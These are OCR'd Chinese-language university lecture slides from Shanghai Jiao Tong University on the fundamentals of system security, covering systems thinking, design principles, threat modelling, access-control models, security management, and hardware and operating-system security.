上海交通大学
SHANGHAI JIAO TONG UNIVERSITY

SJTU

第四章 系统安全基础

主讲人：李建华 张全海
网络空间安全技术研究院

2024 年 12 月

饮 水 思 源 • 爱 国 荣 校


上海交通大學
SHANGHAI JIAO TONG UNIVERSITY

目 录

系统安全指导思想

- 系统安全：系统安全是指在**系统生命周期内**应用**系统安全工程**和**系统安全管理**方法，辨识系统中的隐患，并采取有效的控制措施使其危险性最小，从而使系统在**规定的性能、时间和成本范围内**达到**最佳的**安全程度。
- 网络空间系统安全：**以系统思维应对安全问题；**应对系统所面临的安全问题，以**整体的观点**看待系统
- 指导思想：在系统思维的指引下，从**系统建设、使用和全生命周期**应对系统所面临的安全问题，正视系统的**体系结构**对系统安全的影响，以**生态系统的视野**全面审视安全对策。

系统安全的演进


二十世纪
四十年代
第一台计算机
五十年代
第一个操作系统
六十年代
第一个分时系统 CTSS ，第一个安全操作系统 Adept-50 ，ARPANET
七十年代
访问监控器，访问验证机制，安全核，可信计算基， Internet 兴起
八十年代
WWW（万维网）出现
九十年代
Internet 普及，系统安全拓展到网络互连场景
二十一世纪
安全生态系统

系统与系统安全

大自然中的系统：整个宇宙是一个大系统，一个地球、一个国家、一座山、一条河、一个生物、一个细胞、一个分子，等等，分别都是一个系统。


网络空间中的系统：整个互联网是一个系统，一个网购平台、一个聊天平台、一个校园网、一台计算机、一部手机等等，都是一个系统。


系统与系统安全

- 一个系统（ System ）是由**相互作用**或**相互依赖**的**元素**或**成份**构成的某种类型的一个**统一整体**，其中的元素完整地关联在一起，它们之间的这种关联关系有别于它们与系统外其它元素之间可能存在的关系。
  - 位于系统边界内部的元素属于系统的**组成元素**
  - 位于系统边界外部的元素属于系统的**环境**
- 观察系统的方法
  - 自外观察法：观察者位于系统之外对系统进行观察，通常是通过观察系统的输入和输出来分析系统的行为
  - 自内观察法：观察者位于系统之内对系统进行观察，此时，观察者属于系统的一个组成部分，通常是通过观察系统的外部环境来分析系统的行为
- 在**网络空间中观察系统的环境**：系统在**风险**的包围之中，必须具有一定的**安全**性，才能正常运转，系统的安全性需要以系统化的视野去观察

整体论与还原论

- **还原论**：把大系统分解为小系统，然后通过对小系统的研究去推知大系统的行为
  - **把系统分解成它的组成部分，通过对系统的组成部分的研究去了解原有系统的情况**
    - **机械手表的还原：很多机械零部件**
    - **飞机的还原：机翼、机身、尾翼、起落架等部件**
    - **人体的还原：头、颈、躯干、四肢**
- **还原论局限性：某些宏观性质是无法通过其微观组成部分的性质反映出来**





整体论与还原论

- **整体论：把一个系统看成一个完整的统一体，一个完整的被观察单位，而不是简单的微观组成元素的集合。**
  - **整体特性：综合特性、涌现性**
    - ✓ 综合特性：可以分解为系统组成部分的特性
      例：盐的重量
    - ✓ 涌现性：不可还原（即不可分解）为系统组成部分的特性
      ✓ 例：盐的毒性

安全性属于涌现性

- 操作系统的分解：进程管理、内存管理、外设管理、文件管理、处理器管理。
- **分析：就算各个子系统都能确保不泄露信息，某些子系统的相互作用也可能泄露信息？操作系统泄露信息吗？**

核心理念及概念

网络空间系统安全知识领域的核心理念：一 、 保护对象，二、思维方法（系统化思维方法）。

系统化思维方法运用到网络空间安全之中称为系统安全思维。

- **人（自然系统）的一生：**
  - ✓ 出生、成长、成熟、衰老、死亡
- **计算机（人工系统）的一生：**
  - ✓ 系统需要、系统分析、系统建模与设计、系统构建与测试、系统使用与老化、系统报废

生命周期

- **人幸福与否：**
  - ✓ 人生各个阶段是否平安顺利
- **人工系统是否值得信赖（可信）：**
  - ✓ 系统生命周期各阶段的使命的完成是否有保障

可信任

系统工程及安全工程

系统工程（ Systems Engineering ）：涵盖系统生命周期的具有关联活动和任务的技术性和非技术性过程的集合

- 技术性过程应用工程分析与设计原则去建设系统
- 非技术性过程通过工程管理去保障系统建设工程项目的顺利实
- 目标：获得总体上可信赖的系统，核心是系统整体思想

系统安全工程（ Systems Security Engineering ）：把安全性相关活动和任务融合到系统工程的过程之中，形成的一个系统工程专业分支

- 它力求从系统生命周期的全过程去保障系统的安全性
- 系统的安全性值得信赖等价于系统具有可信的安全性

上海交通大學
SHANGHAI JIAO TONG UNIVERSITY

目 录

基本原则

在系统的设计与实现中应遵守的原则

限制性原则	简单性原则	方法性原则
最小特权原则	机制经济性原则	公开设计原则
失败 - 保险默认原则	公共机制最小化原则	层次化原则
完全仲裁原则	最小惊讶原则	抽象化原则
特权分离原则		模块化原则
信任最小化原则		完全关联原则
		设计迭代原则

威胁建模

威胁（Threat）

给某物造成伤害或损失的意图

风险（Risk）

某物遭受伤害或损失的可能性

安全（Security）

某物能避免或抵御他物带来的潜在伤害或损失

威胁建模 (Threat Modeling) ：标识潜在安全威胁并审视风险缓解途径的过程。

威胁建模方法

- 威胁建模目标
  - 为防御者提供系统地分析应采取的控制或防御措施的机会

基本类型

以风险为中心

以资产为中心

以攻击者为中心

以软件为中心

典型方法

STRIDE

PASTA

Trike

VAST

身份欺骗、数据篡改、抵赖、信息泄露、拒绝服务、特权提升的缩写，具体步骤：

1. 建立数据流图
2. 标识系统实体、事件和边界
3. 发现风险

上海交通大學
SHANGHAI JIAO TONG UNIVERSITY

目 录

安全控制

访问行为的形式化表示 (s, o, p)

s ---- 主体

o ---- 客体

p ---- 操作

典型操作：

read comu modifu execute

微调的授权的矩阵表示

矩阵 M^R

	o
r	m

r -- 角色，*o* -- 客体，*m* --- 操作权限的集合

授权的矩阵表示

矩阵 *M*

	o
s	m

s ---- 主体，*o* ---- 客体，*m* ----

操作权限的集合，例如，*m* =

{*read, write*}


访问控制策略

访问控制策略 1 ：构造访问控制矩阵 M ，给矩阵 M 中的元素赋值，对于任意 (s, o, p) 访问请求，在 M 中找到 s 和 o 交叉位置上的元素 m ，当 $p \in m$ 时，允许 (s, o, p) 执行，否则，禁止 (s, o, p) 执行


访问控制策略 2 ：构造访问控制矩阵 M^R ，设计角色分配方案 f_R ，给矩阵 M^R 中的元素赋值，按方案 f_R 给每个用户分配角色，对于任意 (u, o, p) 访问请求， u 表示用户，确定角色 $r = f_R(u)$ ，在 M^R 中找到 r 和 o 交叉位置上的元素 m ，当 $p \in m$ 时，允许 (u, o, p) 执行，否则，禁止 (u, o, p) 执行

访问控制策略 3 ：制定主体等级分配方案 f_S 和客体密级分配方案 f_O ，设计主体等级与客体密级的对比方法 cmp ，设定任意操作 x 应该满足的条件 $con(x)$ ，给每个主体分配涉密等级，给每个客体分配保密级别，对于任意 (s, o, p) 访问请求，当 $cmp(f_S(s), f_O(o))$ 满足条件 $con(p)$ 时，允许 (s, o, p) 执行，否则，禁止 (s, o, p) 执行

安全控制 - 强制访问控制 MAC 模型



Bell-Lapadula 安全模型



Biba 安全模型

安全监测

01	系统完整性检查	从开机引导到应用运行，各个环节都进行检查，帮助发现系统中是否有重要组成部分受到篡改或破坏。
02	病毒查杀和恶意软件检测	对系统中的各种文件进行扫描，帮助发现或清除进入到系统之中的大多数病毒或恶意软件。
03	入侵检测	对恶意行为或违反安全策略的现象进行监测，一旦发现情况就及时报告，必要时发出告警。

安全管理

- **安全管理（ Security Management ）：**把一个组织的资产标识出来，并制定、说明和实施保护这些资产的策略和流程。
  - **资产：系统、信息、机器、建筑物、人员**

三分技术
七分管理


- **把风险管理原则应用到安全威胁管理之中**
  - ✓ **标识威胁**
  - ✓ **评估现有威胁控制措施的有效性**
  - ✓ **确定风险的后果**
  - ✓ **基于可能性和影响的评级排定风险优先级**
  - ✓ **划分风险类型并选择合适的风险策略或风险响应**

上海交通大學
SHANGHAI JIAO TONG UNIVERSITY

目 录

体系结构看安全

生态系统



机器系统

人

λλλλλλ

硬件系统安全

硬件安全？

- 给软件提供什么样的安全支持？
- 如何帮助软件实现想要的安全功能？
- 自身存在什么安全隐患，给系统安全带来怎样的影响？

处理器硬件从可用指令集和可用内存区域两个方面出发，定义了处理器工作的两种状态：内核态和用户态，用户态程序不能干扰内核态的程序。

- ✓ 内核态：操作系统用，看到所有的指令和地址空间（特权指令？内核地址空间？）
- ✓ 用户态：其他程序用，看到其中部分的指令和地址空间

硬件安全涉及：硬件设计、访问控制、安全多方计算、安全密钥存储、密钥真实性保障等方面

检查程序是否被篡改的基本方法

口第一步：计算程序的摘要

```
unsigned char *SHA1(const unsigned char *d, unsigned long n, unsigned char *md);
```

口第二步：与原始摘要对比

```
int strcmp(const char *s1, const char *s2);
```

口问题：程序 SHA1 和 strcmp 被篡改怎么办？（硬件实现？密码技术？）

硬件防篡改方法


- **提供密码计算功能**
  - 通用处理器提供密码运算指令
  - 独立的安全密码处理器，或称为密码加速器
    - 硬件安全模块（HSM）：用安全密码处理器芯片实现的硬件计算设备（密码处理+密钥管理和保护）
- **提供数字指纹（确定机器的身份）**
  - 用物理不可克隆函数（Physical Unclonable Function, PUF) 硬件器件实现

操作系统安全

- **操作系统安全是系统安全的基础：各种应用软件均建立在操作系统提供的系统软件平台之上，上层的应用软件要想获得运行的高可靠性和信息的完整性、保密性，必须依赖于操作系统提供的系统软件基础**

